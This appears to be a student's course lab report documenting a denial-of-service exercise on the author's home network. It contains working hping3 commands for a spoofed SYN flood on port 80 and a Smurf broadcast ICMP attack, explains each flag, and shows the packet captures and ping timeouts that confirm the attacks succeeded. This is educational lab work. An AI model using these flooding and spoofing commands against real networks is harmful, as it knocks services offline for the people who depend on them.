
Alexander Semaan
CY5150 – Fall 2020

Task 6 - DoS


Environment

I will be targeting my laptop (victim) from a Kali Linux VM running on my Desktop on my home network. The Kali VM NIC is in bridged mode and has its own IP on the network. I am aiming to saturate the victim's bandwidth on both port 80 (TCP) as well as ICMP requests so the victim cannot perform pings nor access websites through their browser, and I will be using the hping3 tool as it is quite diverse. Here is a graph showing the network:



Alexander Semaan
CY5150 – Fall 2020

Proof of Devices connected:



Tools

Advanced IP Scanner: a tool that scans a given network range and enumerates active devices.

Hping3: Versatile DoS and network smashing tool that assembles and sends packets using many different protocols (icmp, ipv4, tcp, udp) using multiple different arguments and parameters that will be discussed later. The tool can also be used for network testing purposes, although it is more known for its DoS capabilities.

Wireshark: Advanced packet capturing and analysis tool.

Process

In order to achieve the objective, there are two parts: A SYN flooding attack, and a Smurf attack, which will amplify the ICMP DoS by a factor of 8 (total number of connected devices on the subnet).

1. SYN Flooding

I will use the hping3 tool to perform a SYN flooding attack on the victim's port 80 while spoofing source IP to avoid suspicion (spoofed it to the IP of the AppleTV). Here is the command:

```
root@kali:~/Desktop# hping3 -V -d 300 -S -p 80 --flood --spoof 10.0.0.190 10.0.0.168
```

The -V argument is for verbosity, the -d argument is to determine the size of the packet in Bytes, -S is determine the use of SYN packets, -p is to determine the port, --spoof is to spoof the source IP, and –flood is for the tool to send packets as quick as possible, followed by the destination IP, which in this case is the victim.

This will overload the victim with SYN packets on port 80 making the victim unable to make HTTP requests to websites.

2. Smurf Attack

I will also use the hping3 tool to perform a Smurf attack to stop the victim's ICMP communication. Here is the command:

```
root@kali:~/Desktop# hping3 --icmp --flood -d 10000 --spoof 10.0.0.168 10.0.0.255
```

The -- icmp argument is to use ICMP packets, the size of the packet is set to 10,000 so that it takes up a good chunk of bandwidth per packet sent, and the spoof parameter is set to the victim's IP so that the ICMP replies from all the connected hosts on the network go to the victim, and the destination IP is the broadcast IP, so that ICMP requests go to all the devices on the network; finally we want to send these requests as fast as possible, so we use the -- flood argument.

To validate that the attack is working, on the victim PC I will be running a continuous ping to 8.8.8.8 that is saving to a text file using the command: ping -t 8.8.8.8 > C:/…/smurfdos.txt

After that, I will attempt to browse to a random website using google chrome (should fail).

Additionally, I will be running Wireshark on the victim PC to view the flooding of traffic causing the DoS.

Make sure to run commands of both attacks simultaneously – note that your network might get overwhelmed and it is possible that you won't be able to reach the internet on other devices (all depends on your router – mine should support relatively high bandwidth).

Outcome


1. SYN Flood Results

```
root@kali:~/Desktop# hping3 -V -d 300 -S -p 80 --flood --spoof 10.0.0.190 10.0.0.168
using eth0, addr: 10.0.0.182, MTU: 1500
HPING 10.0.0.168 (eth0 10.0.0.168): S set, 40 headers + 300 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.168 hping statistic ---
5952559 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~/Desktop#
```

Hping3 sent a massive amount of packets to the victim PC, with a spoofed source that succeeded as we can see in this Wireshark capture:

No.	Time	Source	Destination	Protocol	Length	Info
21957	20.064916	10.0.0.190	10.0.0.168	TCP	354	35151 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21958	20.064916	10.0.0.190	10.0.0.168	TCP	354	35182 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21959	20.064916	10.0.0.190	10.0.0.168	TCP	354	35183 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21960	20.064916	10.0.0.190	10.0.0.168	TCP	354	35184 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21961	20.064916	10.0.0.190	10.0.0.168	TCP	354	35185 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21962	20.064916	10.0.0.190	10.0.0.168	TCP	354	35186 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21963	20.064916	10.0.0.190	10.0.0.168	TCP	354	35187 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21964	20.064916	10.0.0.190	10.0.0.168	TCP	354	35188 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21965	20.064916	10.0.0.190	10.0.0.168	TCP	354	35189 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21966	20.064916	10.0.0.190	10.0.0.168	TCP	354	35219 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21967	20.064916	10.0.0.190	10.0.0.168	TCP	354	35220 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21968	20.064916	10.0.0.190	10.0.0.168	TCP	354	35221 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21969	20.064916	10.0.0.190	10.0.0.168	TCP	354	35222 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21970	20.064916	10.0.0.190	10.0.0.168	TCP	354	35223 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21971	20.064916	10.0.0.190	10.0.0.168	TCP	354	35224 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21972	20.064916	10.0.0.190	10.0.0.168	TCP	354	35225 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21973	20.064916	10.0.0.190	10.0.0.168	TCP	354	35226 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…
21974	20.064916	10.0.0.190	10.0.0.168	TCP	354	35257 → 80 [SYN] Seq=0 Win=512 Len=300 [TCP segment of a reas…

And I was unable to reach any website on the victim PC during the flood:



2. Smurf Attack

```
root@kali:~/Desktop# hping3 --icmp --flood -d 10000 --spoof 10.0.0.168 10.0.0.255
HPING 10.0.0.255 (eth0 10.0.0.255): icmp mode set, 28 headers + 10000 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.255 hping statistic ---
1747949 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

At the same time, the Smurf attack was also successful, as we can see that the ping to 8.8.8.8 on the victim PC was completely disrupted with a connection timeout error:

Alexander Semaan
CY5150 – Fall 2020

smurfdos.txt - Notepad

File Edit Format View Help


```
Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=41ms TTL=116
Reply from 8.8.8.8: bytes=32 time=23ms TTL=116
Reply from 8.8.8.8: bytes=32 time=33ms TTL=116
Reply from 8.8.8.8: bytes=32 time=29ms TTL=116
Reply from 8.8.8.8: bytes=32 time=36ms TTL=116
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 8.8.8.8:
    Packets: Sent = 25, Received = 5, Lost = 20 (80% loss),
Approximate round trip times in milli-seconds:
    Minimum = 23ms, Maximum = 41ms, Average = 32ms
Control-C
```

And here is the traffic captured on Wireshark showing an ICMP request coming from the victim PC to the subnet broadcast IP and a response coming from the iPhone on the network with 10,000 Bytes of ICMP data:

No.	Time	Source	Destination	Protocol	Length	Info
42	2.489572	10.0.0.168	10.0.0.255	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=20720, ID=002c) [Reassembled in #43]
43	2.492205	10.0.0.168	10.0.0.255	ICMP	1514	Echo (ping) request id=0x2c08, seq=0/0, ttl=64 (no response found!)
44	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=0, ID=86eb) [Reassembled in #84]
45	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1480, ID=86eb) [Reassembled in #84]
46	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2960, ID=86eb) [Reassembled in #84]
47	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4440, ID=86eb) [Reassembled in #84]
48	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5920, ID=86eb) [Reassembled in #84]
49	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=7400, ID=86eb) [Reassembled in #84]
50	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=8880, ID=86eb) [Reassembled in #84]
51	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=10360, ID=86eb) [Reassembled in #84]
52	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=11840, ID=86eb) [Reassembled in #84]
53	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=13320, ID=86eb) [Reassembled in #84]
54	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=14800, ID=86eb) [Reassembled in #84]
55	2.497768	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=16280, ID=86eb) [Reassembled in #84]

Alexander Semaan
CY5150 – Fall 2020



No.	Time	Source	Destination	Protocol	Length	Info
69	2.498626	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=37000, ID=86eb) [Reassembled in #84]
70	2.498626	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=38480, ID=86eb) [Reassembled in #84]
71	2.498626	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=39960, ID=86eb) [Reassembled in #84]
72	2.498626	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=41440, ID=86eb) [Reassembled in #84]
73	2.498626	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=42920, ID=86eb) [Reassembled in #84]
74	2.498626	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=44400, ID=86eb) [Reassembled in #84]
75	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=45880, ID=86eb) [Reassembled in #84]
76	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=47360, ID=86eb) [Reassembled in #84]
77	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=48840, ID=86eb) [Reassembled in #84]
78	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=50320, ID=86eb) [Reassembled in #84]
79	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=51800, ID=86eb) [Reassembled in #84]
80	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=53280, ID=86eb) [Reassembled in #84]
81	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=54760, ID=86eb) [Reassembled in #84]
82	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=56240, ID=86eb) [Reassembled in #84]
83	2.501521	10.0.0.12	10.0.0.168	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=57720, ID=86eb) [Reassembled in #84]
84	2.501521	10.0.0.12	10.0.0.168	ICMP	842	Echo (ping) reply id=0x2c08, seq=0/0, ttl=64

The iPhone as well as all the other devices connected to the network replying to a flood of ICMP requests with a size of 10,000 Bytes coming from the victim IP, has clearly overwhelmed the victim and disabled his ability to use ICMP traffic.

As a result, we were able to deny victim PC access to websites using web browsers, as well as their ability to send ICMP packets. -Success! 😊